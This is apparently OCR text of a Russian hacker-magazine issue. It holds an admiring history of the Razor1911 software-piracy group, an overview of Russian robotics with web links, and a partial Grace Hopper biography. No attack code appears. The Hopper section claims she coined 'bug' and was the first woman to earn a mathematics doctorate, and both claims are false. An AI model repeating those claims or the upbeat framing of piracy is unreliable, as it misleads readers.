В начале 90-х амижная сцена была на пике своей популярности, существовало большое количество групп, выпускающих релизы новых игр. Конкуренция была такая, что порой на одну игрушку приходилось до 5-6 версий от разных команд. Этот период с декабря 1990 по апрель 1991 года можно назвать релизной лихорадкой сцены - одержимостью превзойти других по количеству выпущенных релизов переболели если не все, то большинство крак-групп на Амиге точно. Не обошла она стороной и Razor1911. Но в 1991 году релизить игры для Амиги стало сложнее. Из-за специфики записи и защиты софта приходилось постоянно выпускать фиксы. А самой большой головной болью была несовместимость форматов NTSC и PAL, что не позволяло играть американцам в европейские игры и наоборот. Интерес к амижной сцене у кракеров из Razor1911 к этому времени стал спадать. И летом 1991 года команда в полном составе перебралась на PC.

1991 - 1995: ОКНО В МИР PC

Переходу на PC способствовало еще одно знаменательное событие. Оказалось, что по соседству с разоровцами жил блестящий PC-кракер Darwin. Понятное дело, парни решили его любыми средствами к себе присоединить. Уговаривать долго не пришлось - Darwin согласился вступить в ряды известной команды, и вскоре после этого амижное подразделение было расформировано. За исключением Sim, Drake, Murdock и Codex, которые продолжили писать демы для Амиги и вскоре создали одну из лучших демок в истории Амиги - VOYAGE.

Вместе с платформой изменения коснулись и состава группы. Он был сильно сокращен, остались только действительно ком-


Hi-rez art от художников Razor1911

ОТРЫВОК ИЗ NFO-ФАЙЛА ОТ RAZOR1911 К ИГРЕ STARCRAFT

Well, what can I say. This has got to be one of the hardest titles I have ever ripped. The crack was trivial, but ripping this game involved understanding and coding utilities for Blizzard's MoPaQ file packer. MPQ as it is better known as is a complex file packaging/indexing system that combines one-way hash tables for file lookup, encryption on files and indexes, custom tuned compression code... A veritable nightmare. The game originally came shipped with a 600M INSTALL.EXE file (really an installer stub + giant MPQ file), and this was the file that had to be ripped apart. Needless to say, I think I have done it... it was a LOT of work, and I tested this as much as humanly possible, so I hope you all enjoy it. If you have any problems with this crack, please let me know via IRC in #razor... I'm never claim to be perfect. =) ?



Фирменное пиво Razor1911 :)


Известный музыкальный диск Whispers от Razor demo devision

петентные и продуктивные личности: Doctor No, Onyx, Zodact, Sector9, Darwin, Black Spyrit, Red Baron и Langoliar. Последние трое были сисопами стратегически важных борд и помогали продвигать релизы в мир. В этом составе Razor1911 поставила выпуск игр на конвейер, и реакция пользователей PC не заставила себя долго ждать. Ведь фирменные игры практически все шли с защитой от копирования, а благодаря кракерам ими можно было поделиться с друзьями.

В nfo'шках, которые мемберы добавляли к каждой взломанной игре, давалась информация о кракере (кем взломана, когда и каким образом), об игре (графика, звук, субъективный рейтинг, разработчик, издатель), публиковались телефоны варезных борд и писались разные сопроводительные тексты. Там кракеры могли поделиться новостями крак-сцены, рассказать о своих впечатлениях от игры или адресовать кому-нибудь послание. Практически неизменной оставалась колонка «Greetz» - приветы лучшим командам на PC crack scene.

Важным этапом в развитии группы стал выход в интернет. Благодаря сети Razor1911 могла распространять свои релизы намного быстрее и эффективнее. Весь контент BBS был перенесен на FTP, и теперь, чтобы скачать игрушку, необязательно было дозваниваться по межгороду. Razor1911 также обзавелась своим сайтом, на котором освещались реалии крак-сцены на PC.

С середины 90-х игр на дискетах становилось все меньше - в употребление вошли более практичные CD. И группе, всю жизнь работавшей с флоппиками и реализованными на них протекторами, пришлось перестраиваться. Впрочем, особых проблем с этим не было, и всего за несколько месяцев Razor1911 заняла ведущее положение на CD-Rom-сцене. Это в очередной раз доказало, что в какой бы сфере ни работала группа, она всегда находилась в числе лучших в этой области.

К середине 90-х Razor1911 из небольшой тимы превратилась в крупнейшую в мире warez-группу, насчитывающую сотни мемберов по всему миру. Быть членом этой команды считалось очень престижным, и кракеры присылали заявки пачками. Экзамен проходили лишь единицы, но количество все равно непрерывно росло. Чтобы координировать работу такого большого коллектива, пару раз его приходилось разделять. В первый раз это произошло в 1994 году, в результате чего появилась Legend, во второй - в 1995 году, когда несколько мемберов сформировали новую тиму Eclipse.

Razor1911 собрала под своим крылом лучших сценеров: Black Spyrit (ведущий ANSI/VGA-художник сцены), Randall Flagg (гениальный итальянский кракер), RazorBlade (один из лучших курьеров), Marauder (талантливый организатор, координировавший работу группы с 1993 по 1995 год), Maniac (музыкант, который позже перешел в легендарную амижную группу Spaceballs) и многих других. Одни приходили, другие уходили. Жизнь внутри кипела. И неудивительно, что очень скоро активностью крупнейшей warez-группы заинтересовались федералы.

Европейский сайт Razor1911


1995 - 2004: ОПЕРАЦИЯ «BUCCANEER»


В неприятности с полицией кракеры из Razor1911 попадали и раньше. В начале 90-х были арестованы Baal, Insane TTM, Gene, Devil, Butcher, Red Wizard, Ginnie и Laric. Но их судебные дела практически не имели отношения к крякингу. Обычно они проходили по статьям, связанным с фрикингом, кардингом и компьютерным взломом.

Начиная с 95 года, когда на рынке ПО появились программы, в разработку которых были вложены миллионы долларов, отношение к кракерам со стороны спецслужб резко изменилось.

Во второй половине 90-х Razor1911 представляла собой отлаженный синдикат поставок пиратского софта. Суплаеры, работавшие в крупных магазинах ПО или имевшие связи в геймдевелоперских кругах, предоставляли копии игр за несколько дней до их официального релиза. Кракеры затем взламывали защиту. Взломанная игруха отправлялась в пиратский тираж и распространялась по всему миру. Мимо Razor1911 не проходила ни одна хитовая игра. Вот лишь несколько названий: Quake, Red Alert, Terminal Velocity, Warcraft II и III, Starcraft.

Количество мемберов крак-дивизиона Разор в 1998 году составляло 54 человека: Aggro, August West, Bad Sector, Bandito, Beowulf, BoneZ, Bunter, Brab, Cockroach, Colossus, Cypher, Dark Rebellion, Da Jackal, Damus, Druggy, Erupt, Flounder, Gollie, Gogolie, Hetero, Hooligan,][ce, JK, Buzz Lightyear, Manhunter, Maximizer, Miramax, MYM, Ninja Spirit, Pharaoh, Philter, Pitbull, The Punisher, Principal, r0adkill, Sakic, Sir Aragorn, Slicer, Spectre, Spoon, Sun Dancer, T0M, The Flames, The Pep, Third Son, Tiny 3D, Toast, Toth, Vampyre, Vitas, Wild Child, Wish Bone, Wolverine. Наряду с Deviance это была крупнейшая warez-группа в мире, и от нее во многом зависели поставки пиратских дисков во все страны, включая Россию.


Официальный сайт Razor1911



Пример оформления nfo'шек от Разор

Понятное дело, кракеры очень мешали финансовым прибылям фирм разработчиков, и те регулярно обращались за помощью к федералам. Однако прекратить деятельность группы было не так-то просто. Razor1911, несмотря на свои масштабы, очень хорошо шифровалась, и на сторону информация не просачивалась.

В декабре 2001 года Департамент юстиции США совместно с таможенной службой провели совместную крупномасштабную операцию под названием «Buccaneer». Основной ее целью являлось нахождение и арест ключевых фигур в так называемой warez-сцене. Помимо США, расследование коснулось 5 европейских стран. Федералам удалось поймать около 40 представителей крупнейших warez-групп, таких как DrinkOrDie, RiSCISO, MYTH, POPZ. Не стала исключением и Razor1911. Под прессинг попали и ведущие группы-поставщики пиратского ПО: RequestToSend (RTS), WeLoveWarez (WLW) и RiSC. ФБР также прикрыла многие сайты, содержащие терабайтные архивы вареза.

Федеральные службы были настроены решительно и собирались преподать кракерам памятный урок. Поэтому тем, кому не посчастливилось попасться в руки ФБР, всыпали по полной. Среди них оказался и негласный лидер Razor1911, тридцатилетний Шон Майкл Брин aka Pitbull. Помимо многочисленных обвинений в нарушении копирайтов и распространении пиратского ПО, ему предъявили обвинение в похищении оборудования у Cisco на сумму 600 тысяч долларов через липовую компанию Comptel Logistics. Расследование по этому делу длилось не один год, и в итоге Шону впаяли 4 года тюрьмы без возможности досрочного освобождения, а когда он выйдет, ему придется погасить Cisco материальный ущерб в полном размере.

Надежды геймдевелоперов и федералов, возложенные на операцию «Buccaneer», не оправдались. Несмотря на многочисленные аресты и тюремные наказания, активность warez-сцены нисколько не угасла. Только теперь шифроваться кракеры стали еще больше, а доверять другим - еще меньше.

Группа Razor1911 по-прежнему является одной из ведущих warez-команд в мире. Наряду с крак-дивизионом существует подразделение демомейкеров, которое практически не имеет отношение к пиратству и кракам, но выпускает замечательные демки, интры и музыкальные диски под знаменитым лейблом.



Lex (adm@roboclub.ru)

CENSORED

РОБОТ ВЕРТЕР MADE IN USSR

Отдаленное будущее. Роботы вышли из-под контроля. Человечество в панике. Каждый проклинает тот день, когда променял линяющего, но живого Тузика на лающего, но неживого Aibo. При слове «робот» воображение рисует страшные картины, подсказанные писателями-фантастами и режиссерами фантастических блок-бастеров.

ИСТОРИЯ И РЕАЛИИ РОССИЙСКОЙ РОБОТОТЕХНИКИ

Действительно, что может быть страшнее взбесившегося робота-газонокосилки? Однако для простого россиянина подобное развитие событий представляется чем-то далеким. Ведь в его реальности нет роботов: нет умных пылесосов, собачек, умеющих вилять хвостом при виде хозяина. Пожалуй, только робот-футболист сможет вызвать у нашего человека интерес: а вдруг эта железяка сыграет лучше Булыкина?

Подобная ситуация с робототехникой в нашей стране является следствием того, в каких условиях она развивалась.

ПИОНЕРЫ СОВЕТСКОЙ РОБОТОТЕХНИКИ

Началом роботостроения в тогда еще СССР можно считать первые послевоенные годы, когда военные осознали, насколько малоэффективна стрельба вручную по высокоскоростным целям из артиллерийских и зенитных установок. Тогда же правительство отдало приказ о создании автоматических систем управления военной техникой. С этой целью в 1951 году в МВТУ им. Баумана кандидатом технических наук доцентом В.Н. Прокофьевым была создана кафедра силовых следящих приводов объектов вооружения, впоследствии несколько раз менявшая свое название и теперь известная как кафедра специальной робототехники и мехатроники.

В 1971 году ее возглавил академик Е.П. Попов, под началом которого появилась новая научная школа - оплот робототехники в нашей стране. В то время единственным заказчиком в этой области могло быть только государство, а оно, в свою очередь, ориентировалось не на нужды отдельных людей, а на развитие оборонного комплекса и систем вооружения. Неудивительно, что основным направлением работы для русских пионеров-роботостроителей стала разработка системы обслуживания термоядерного реактора и системы управления манипуляторами в экстремальных условиях. В 1983 году по заказу КГБ началась разработка мобильного робота, работающего со взрывоопасными предметами, а чуть позже сотрудники кафедры построили малогабаритный робот-разведчик, который обследовал радиоактивные объекты и проводил монтажно-демонтажные работы. В 90-е годы государственное финансирование резко сократилось, и ученые-роботостроители стали работать напрямую с заказчиками из Министерства обороны. И основным проектом кафедры робототехники МГТУ им. Баумана стала утвержденная в 2000 г. комплексная программа «Роботизация вооружения и военной техники».

Такое направление развития робототехники в России привело к тому, что в настоящее время основные лаборатории роботостроения находятся в вузах и НИИ. Помимо МГТУ им. Баумана, стоит отметить ЦНИИ робототехники и кибернетики, который был создан на базе Ленинградского политехнического института. Там проводились разработки мобильных роботов для ликвидации аварий на атомных электростанциях, робота-антитеррориста, занимающегося поиском и обезвреживанием взрывчатых веществ (используется подразделением «Гром» Управления ФСБ Санкт-Петербурга), робота-разведчика для обнаружения и эвакуации источников радиоактивного излучения. Заказчиками этого института также являются правительственные и промышленные организации, так что в ближайшее время вряд ли следует ожидать появления на рынке пылесосов-роботов или механических животных отечественного производства.

Вероятно, единственной фирмой, создавшей роботов-андроидов в России и имеющей возможность поставить их производство

на поток, является предприятие «Новая эра». Подразделение робототехники появилось в ней только в 2001 году (основная сфера деятельности - бытовая техника), и за это время в него было вложено более миллиона долларов. Именно «Новая эра» создала «АрнЭо» - первого российского гуманоидного робота. Пока он не может принимать самостоятельных решений, им должен управлять оператор, сидящий за персональным компьютером. Однако андроид умеет разговаривать - задавать вопросы и отвечать на них, ходить, ориентируясь в пространстве, осязать и махать руками. Помимо АрнЭо, компания занимается разработкой программных роботов, участвующих в Robocup - международном чемпионате по футболу среди роботов. Несмотря на отсутствие государственной поддержки и финансирования, компания не собирается останавливаться на достигнутом и до 2013 года планирует выделить на дальнейшие разработки роботов порядка 10 миллионов долларов.



ГДЕ ТЫ, ГОСУДАРСТВО?

Какую бы форму ни имел робот, важнейшим его элементом является элемент, играющий роль цифрового мозга. Как правило, для каждого отдельного робота создается свой, что обходится производителям в копеечку. К тому же, при малейшем изменении функций робота мозг приходится перепрограммировать. Питерская компания «Умник» занимается разработкой цифрового мозга, который представляет собой программную (а в недалеком будущем и аппаратную) реализацию алгоритмов распознавания информации в потоках данных.

Первые эксперименты по распознаванию образов конструктор компании «Умник» Виктор Артюхов провел в 1993 году, в том же году появились и первые строчки кода. Но окончательная версия, которая представлена сейчас на рынке, появилась только в 2001 году. Интересной особенностью данного продукта является то, что роботы, снабженные цифровым мозгом, могут объединяться в группы и со временем совершенствовать свое коллективное поведение. Немаловажно, что для этого не требуется централизованного блока управления. Компания рассчитывала выставить свою команду на Robocup-2004, но из-за отсутствия средств на создание робота-гуманоида участвовать не смогла. К тому же, по мнению Артюхова, среди российских компаний мало кто может изготовить «тело» требуемого качества. Чтобы не проворонить и следующий чемпионат, компания «Умник» наладила сотрудничество с лабораторией робототехники МФТИ. Помимо этого, компания разрабатывает процессор, эффективность работы которого будет особенно высокой при использовании кода ЦМ. Параллельно ведутся работы по созданию ряда универсальных баз знаний, позволяющих обучать системы на естественном человеческом языке. А в перспективе - исследование новой науки под названием робопсихология.

Научные институты и частные предприятия вряд ли могли бы достичь успеха, если бы не отдельные личности, прилагающие все силы для продвижения науки вперед. В российской робототехнике такими людьми являются А.В. Ленский - заведующий лабораторией Института механики в МГУ, организатор фестиваля «Мобильные роботы», Лев Станкевич - профессор кафедры системного анализа и управления Санкт-Петербургского политехнического университета, один из ведущих специалистов по роботам в Санкт-Петербурге, создатель и тренер российской футбольной команды на Robocup. Нельзя не упомянуть академика Е.А. Девянина (1931-2002), который с начала семидесятых годов занимался мехатроникой, разрабатывая роботов с элементами искусственного интеллекта. Помимо научных работ, он занимался преподавательской деятельностью, вел в университете курсы «Теория автономных инерциальных навигационных систем», «Мобильные роботы - мехатронные системы» и подготовил 20 кандидатов физико-математических наук.

Подводя итог, скажу, что наше государство не проявляет никакого интереса к робототехнике. А если и проявляет, то это обычно или военная, или промышленная сфера роботостроения. Никакой четкой программы развития и поддержки этой несомненно важной научной ветви не существует. А частные компании не готовы вкладывать большие средства в создание, к примеру, шагающих роботов в связи с невозможностью их практического применения.


ВЫСТАВКИ И КОНФЕРЕНЦИИ

Если для россиян робот-сиделка, который будет ухаживать за ним в старости, - это что-то из разряда научной фантастики, в другой стране подобное не вызывает удивления и скепсиса. Конечно же, это Япония, в которой роботостроение наиболее развито. До недавнего времени в Стране восходящего солнца центральное место занимали роботы промышленного и медицинского назначения. Однако в последнее время вектор изменился и теперь первое место заняли роботы-помощники человека. Быстрому развитию этой области способствует политика японского правительства: из бюджета страны за 2003 год 16 миллионов долларов выделили на оказание государственной поддержки разработчикам роботов-помощников человека. В течение ближайших пяти лет эта сумма увеличится до 100 миллионов.



- http://robots.net
Последние новости из мира роботов, архив статей и проектов
- http://www.robolympics.net
Олимпийские игры для роботов
- http://solar-botics.net
Огромный ресурс по BEAM-роботам
- http://www.battlebots.com
Сайт шоу боев роботов BattleBots
- http://www.lynxmotion.com
Один из наиболее популярных магазинов робототехники
- http://mindstorms.lego.com
Официальный сайт LEGO Mindstorms
- http://www.technodrom.ru
Информация Лиги бойцовых роботов
- http://robot.ru
Официальный сайт фестиваля «Мобильные роботы»





Согласно исследованию, проведенному Европейской экономической комиссией ООН (UNECE), к 2005 году в Японии будет около 352 тысяч роботов, в Европейском Союзе - 321 тысяча, в Северной Америке - 131 тысяча. И с 2002 года количество роботов, выполняющих работу по дому, вырастет в 7 раз. Большая часть из них - роботы-пылесосы. К 2007 году в мире будет уже 4,1 миллиона домашних роботов. На рынке появятся роботы-мойщики окон, чистильщики бассейнов и роботы для развлечений.

Раз есть достижения - надо их демонстрировать. И поскольку японцы - самая продвинутая страна в плане робостроения, самая крупная в мире выставка роботов проводится в Японии и называется Robodex (Robot Dream Exposition). Состав участников каждый год меняется, а представляемые роботы становятся все более совершенными. Так, на Robodex-2004 одним из самых интересных экспонатов стал ходячий робот компании Toshiba, играющий на трубе. Конечно же, свои конференции и выставки проводятся и в других странах. В Сиэттле, например, проходит ежегодная конференция ICAR (International Conference on Advanced Robotics), посвященная проблемам современной робототехники. В 2005 году в Барселоне пройдет Международная конференция по робототехнике и автоматизации (IEEE ICRA). Последний раз в Европе подобное мероприятие проходило в 1998 году. По словам учредителей конференции, с тех пор в мире робототехники многое изменилось. Роботы становятся все более неотъемлемой частью нашей жизни, поэтому заявленная тема конференции «Роботы уподобляются людям» касается, в первую очередь, проблемы взаимодействия робота и человека.

В России в течение последних 15 лет проводится конференция «Экстремальная робототехника». Название говорит само за себя: это достаточно узкоспециализированное мероприятие, в котором обсуждаются проблемы создания роботов для работы в тяжелых условиях. Например, на космических станциях. Начиная с 1998 года под эгидой многих авторитетных организаций, включая Академию наук, в Московском институте механики проводится ежегодный молодежный фестиваль «Мобильные роботы». Когда-то он задумывался как зрелищное соревнование студенческих команд, демонстрирующих технические возможности сконструированных ими роботов, а также как способ привлечь молодежь к научным исследованиям.

Подобные соревнования проходят и в Европе. Например, наши студенческие команды показывали неплохие результаты на чемпионатах мира по мобильным роботам во Франции. А команда МЭИ даже стала чемпионом мира!

Соревнования в рамках фестиваля довольно специфичны. В основном, это решение задач навигации: над площадкой подвешено некоторое количество маяков, а на площадке нанесена полоса-трасса, образованная отрезками прямых и дугами окружностей. Роботы стартуют с исходной позиции и должны выполнить предписанную последовательность действий за наименьшее время.

Зрелищным это мероприятие будет, скорее, для тех, кто понимает, что и как. Но возможно, организаторы уже к следующему, мартовскому, фестивалю придумают, как сделать соревнования более привлекательными для зрителей, далеких от робототехники.

Соревнования могут проводить как «just for fun», так и специально для стимулирования решения каких-то научных или практических задач (как, например, соревнования роботов-спасателей). Но даже «just for fun» - не только способ развлечься или похвастаться своим шедевром. Те инженерные решения, которые были найдены при создании робота-игрушки, скорее всего, найдут применение и в серьезных конструкциях.

Конференции и соревнования - это мероприятия, в которых сотрудничают и конкурируют научные центры, лаборатории и различные фирмы. Но ведь существует достаточно большое количество ребят, заинтересованных в так называемом домашнем робостроении.

На западе люди, увлекающиеся созданием роботов, объединяются в сообщества по интересам и проводят регулярные встречи, которые могут носить как формальный, так и неформальный характер. Так, в одном из старейших подобных сообществ Dallas Personal Robotics Group проводятся ежемесячные встречи, на которые собираются мемберы и просто любопытствующие. Каждая такая встреча протоколируется, и если кто-то пропустил собрание, потом он может узнать в интернете, о чем шла речь. Менее формальными являются так называемые вечера строителей роботов, где основным за-





нятием является не обсуждение новостей и решение теоретических вопросов, а непосредственное моделирование роботов. Каждый может выбрать себе занятие по душе - от участия в минисоревнованиях роботов, где можно представить свое творение людям и испытать его в деле, до работы над программным обеспечением. Потом обычно совместными усилиями организуется ужин, что способствует дружеской атмосфере встречи.


До недавнего времени в России аналогичное массовое движение практически отсутствовало, если не считать, конечно, детского технического творчества. Роботостроение было уделом специалистов и редких талантливых одиночек. Обычно этим занимались электронщики: компьютеров как таковых не было, а потому электронная часть конструкции была довольно сложной. С появлением интегральных схем с электроникой стало проще. Центр сложности переместился в сторону микрокомпьютера: программирование в машинных кодах и прочие ужасы. Да и проблемы стали другие. Если раньше был большой напряг с ресурсами, сейчас с этим попроще, но теперь проблема в деньгах на их приобретение.

Сейчас любой робот - это, как минимум, механика и электроника, а по-хорошему - еще и программа. Чтобы самостоятельно создать робота, нужно разбираться во всех троих составляющих. Хотя кое-где при наличии смекалки можно выкрутиться меньшими усилиями. Небезызвестный Кулибин, будучи выдающимся механиком, строил роботов безо всяких компьютеров. Толковый программист может написать хитрую управляющую программу, и за счет этого понадобится минимум датчиков и прочей электроники.

Если ты пока еще не второй Кулибин, тогда обрати внимание на популярных во всем мире Лего-роботов. Конструктор - вещь очень удобная. Не надо думать о том, где взять материалы и комплектующие, как их обрабатывать и пр. Можно сконцентрироваться непосредственно на создании робота и написании алгоритмов его работы. В мире существуют сотни клубов Лего-строителей, а в интернете - еще больше сайтов, посвященных созданию LEGO-роботов.

Классическим набором является LEGO Mindstorms, о котором «Хакер» уже как-то рассказывал. Каких только роботов из Mindstorms не строят! Шагающие, бегающие, прыгающие, двуногие и шестиногие, миниатюрные и огромные... Существует даже робот, собирающий кубик Рубика за 40 операций. Для поклонников конструкторов LEGO проводятся свои соревнования, включая бои LEGO-роботов. Для знакомства с робототехникой Mindstorms всем хорош, но у нас он не распространен из-за своей высокой стоимости. Более популярны в России LEGO Dacta - наборы, специально предназначенные для образовательных целей. Они очень похожи на Mindstorms, только имеют другое программное и методическое обеспечение. Такие наборы есть не только в школах, но и в центрах внешкольного образования, детских центрах технического творчества, технических кружках и т.п. Так что если ты еще достаточно молод, стоит просто узнать, где находится ближайший техкружок.

Свои успехи на ниве роботостроения можно продемонстрировать на состязаниях роботов, которые ежегодно проводятся Московским центром информационных технологий и учебного оборудования. Победители этих соревнований принимают участие в международных. Команда московской школы №1012, победившая в прошлом году, уже побывала в Корее, а команда «Интеграл» будет представлять Россию на соревнованиях среди стран Азиатско-Тихоокеанского региона в ноябре этого года в Сингапуре.



Я Б В РОБОТЕХНИКИ ПОШЕЛ - ПУСТЬ МЕНЯ НАУЧАТ


Если говорить о специальности, строить роботов учат в разных местах. Разнообразие мест видно по списку команд-участников фестиваля «Мобильные роботы».


Фундаментальную подготовку в этом деле дают МГУ, Институт им. Баумана, МИФИ, МФТИ; подобное направление есть практически в любом политехе (известен этим, например, питерский). Есть места, где о роботах говорят немного, но аналогичные технологии используют вовсю - в МАИ, например.

Кроме того, в той или иной степени робототехнике учат в местах преподавания автоматизации производственных процессов. Тут флагманом является, пожалуй, СТАНКИН. В каждом техническом вузе есть факультет автоматизации чего-нибудь или, по крайней мере, кафедра. В последние 20 лет самым сложным местом в роботах была электроника, поэтому робототехника бурно развивалась там, где с электроникой все в порядке. Например, в МИРЭА.

А вообще, стоит посмотреть, в каких институтах поблизости есть специальность 652000. Называется она «Мехатроника, роботы и робототехнические системы». Это самое оно!

В интернете полно мест, где можно почерпнуть всю необходимую информацию. Интересным интернет-ресурсом по созданию роботов в домашних условиях является сайт «Железный Феликс» (http://iron.fire.usi.ru). А самый крупный проект рунета на тему роботов - RoboClub (www.roboclub.ru). Там можно найти описания различных моделей мобильных роботов, обсудить их в форуме с братьями по разуму, купить детали в разделе «Барахолка», просмотреть календарь соревнований и узнать о последних проектах в мире робототехники. В англоязычном интернете столько сайтов на тему робототехники, что обо всех рассказать нет никакой возможности. Но ссылки на некоторые из них ты найдешь в блок-врезке.









b00b1ik (b00b1ik@real.xakep.ru)

БАБУШКА КОБОЛ'а

«Что общего между морскими свинками и женщинами-программистами? Первые не имеют отношения ни к морю, ни к свиньям, а вторые - ни к женщинам, ни к программистам». Ты наверняка слышал этот анекдот. Но на самом деле развитию языков программирования мы во многом обязаны именно женщине-программисту. В свое время Грейс Мюррей Хоппер сделала огромный вклад в компьютерную историю. О том, что это был за вклад и какой была эта женщина, я тебе сейчас расскажу.

ИСТОРИЯ САМОЙ ИЗВЕСТНОЙ ЖЕНЩИНЫ-ПРОГРАММИСТКИ

ДОЧЬ СТРАХОВОГО АГЕНТА

9 декабря 1906 года в одном из районов Нью-Йорка появилась на свет очаровательная девочка. Первая в семье. И даже когда родились еще два ребенка, родители все равно любили больше старшую - Грейс. Отец, Уолтер Флетчер Мюррей, работал страховым агентом. Дела его шли хорошо, у него была собственная контора и стабильный доход. Семья не голодала, и Грейс росла в атмосфере любви и счастья.

К четырем годам девочка уже умела читать и каждый вечер перед сном пересказывала сказки брату и сестре. Грейс также рано начала заниматься музыкой и ежедневно репетировала на фортепиано. Эти увлечения, присущие девочкам из удачных семей, были не единственными ее интересами, а лишь малой частью того, что нравилось Грейс.

Ее очень привлекала разного рода техника. Еще в раннем детстве девочка тянула свои ручонки ко всему механическому и пыталась посмотреть, как это все работает и выглядит изнутри. Из-за этого родители Грейс постоянно просыпали по утрам работу - каждый новый будильник был в обязательном порядке препарирован. С машинками младшего брата большую часть времени играла Грейс, обязательно их разбирала и любовалась игрушечными карданными валами, дисками от колес и сломанными кузовами.

В школе девочка не пренебрегала физкультурой. Нагрузки помогали ей выработать в себе силу духа и стремление покорять.

Очень скоро у Грейс обнаружилась склонность к математике. Но в те времена считалось, что увлечение точными науками, да и вообще всем, что не входило в общепризнанные женские занятия, для девушек ненормально. И ждала бы Грейс участь обычной домохозяйки, стирающей носки мужу и готовящей ему поесть, если бы не внезапный удар судьбы. Отец девочки страдал тромбофлебитом. Болезнь развивалась очень быстро, в результате чего Уолтеру ампутировали обе ноги. Теперь он больше не мог содержать семью. Проблемой было и то, что Грейс не успела накопить приданое, а значит, не могла нормально выйти замуж. Уолтер Флетчер Мюррей решил дать своим детям хорошее образование - это было единственное, что он мог сделать для обустройства их дальнейшей жизни. Много лет спустя Грейс призналась, что все эти события вдохновили ее пойти против стереотипов и общественного мнения.

КОЛЛЕДЖ И УНИВЕРСИТЕТ

В 1923 году Грейс подала документы в Вассар Колледж. Его основатель Мэттью Вассар, наследник династии пивоваров, постоянно тянулся к знаниям, но не имел даже среднего образования. Человеком он был очень состоятельным, денег у него куры не клевали, и Мэттью решил вложить их в строительство женского учебного заведения. Там девушкам предоставлялось полноценное образование, ничем не отличавшееся от того, которое давали в мужских колледжах. Однако с первой попытки у Грейс поступить не получилось. Завалив экзамен по латыни, она отправилась на скамейку запасных до следующего года. Весь год Грейс усиленно штудировала этот язык, и вторая попытка поступления в колледж оказалась удачной.

Отучившись 5 лет, Грейс получила звание бакалавра математики и физики, а также кучу грамот, среди которых был и почетный диплом старейшего академического общества «Фи Бета Каппа». Но девушке этого было мало. Поэтому еще через два года она окончила Йельский университет, где стала магистром математики. И вскоре после этого вышла замуж за профессора Винсента Фостера Хоппера, преподававше-

го английскую словесность в Нью-Йоркской коммерческой школе.

В 1931 году Грейс Мюррей Хоппер вернулась в Вассар Колледж и стала преподавать математику, получая 800 долларов в год. Казалось бы, чего не хватает для счастья? Все есть: работа, муж, свой дом. Но Грейс этого показалось мало, и в 1934 году она стала первой женщиной, защитившей докторскую диссертацию по математике. Это перевернуло всю ее дальнейшую жизнь.

Теперь она постоянно участвовала в различных конференциях и семинарах, читала доклады, ездила по всей Америке. У нее появилась собственная кафедра, звание профессора, а также всеобщее признание. Муж Грейс долго не выдержал, и в 1940 году они расстались.

Вскоре после этого Грейс решила податься на службу в американскую армию. Но куда там? Ей было уже 34 года, весом она не добирала, физическая форма ни к черту. Грейс давали от ворот поворот несколько раз подряд. Такой рекрут никому не нужен. Такому рекруту самое место - преподавать математику в вузе, а не бегать с автоматом по джунглям. Однако Грейс, как всегда, не сдавалась. И через три года активных попыток, во время войны, ее таки призвали на службу во флот США.

подпрограммы других программистов, чтобы не изобретать велосипед. И через какое-то время программисты получили большую базу подпрограмм, из которой могли выбирать то, что нужно. Со временем Грейс представили к награде за выдающиеся достижения в области оперирования вычислительными машинами типа «Марк».

Кстати, термин «bug» был введен тоже героиней нашего рассказа. Как-то раз в ламповое устройство попал жук, произошло замыкание, и устройство сломалось. Грейс и ее команда программистов занялись, как они это назвали, дебаггингом. И в будущем это выражение прочно осело в рядах компьютерщиков.


В форме ВМФ США она смотрится просто потрясающе!

> Термин «bug» был введен тоже героиней нашего рассказа.


Командир Айкен и лейтенант Хоппер с частью дифференциального механизма

ТРУДЫ ГРЕЙС

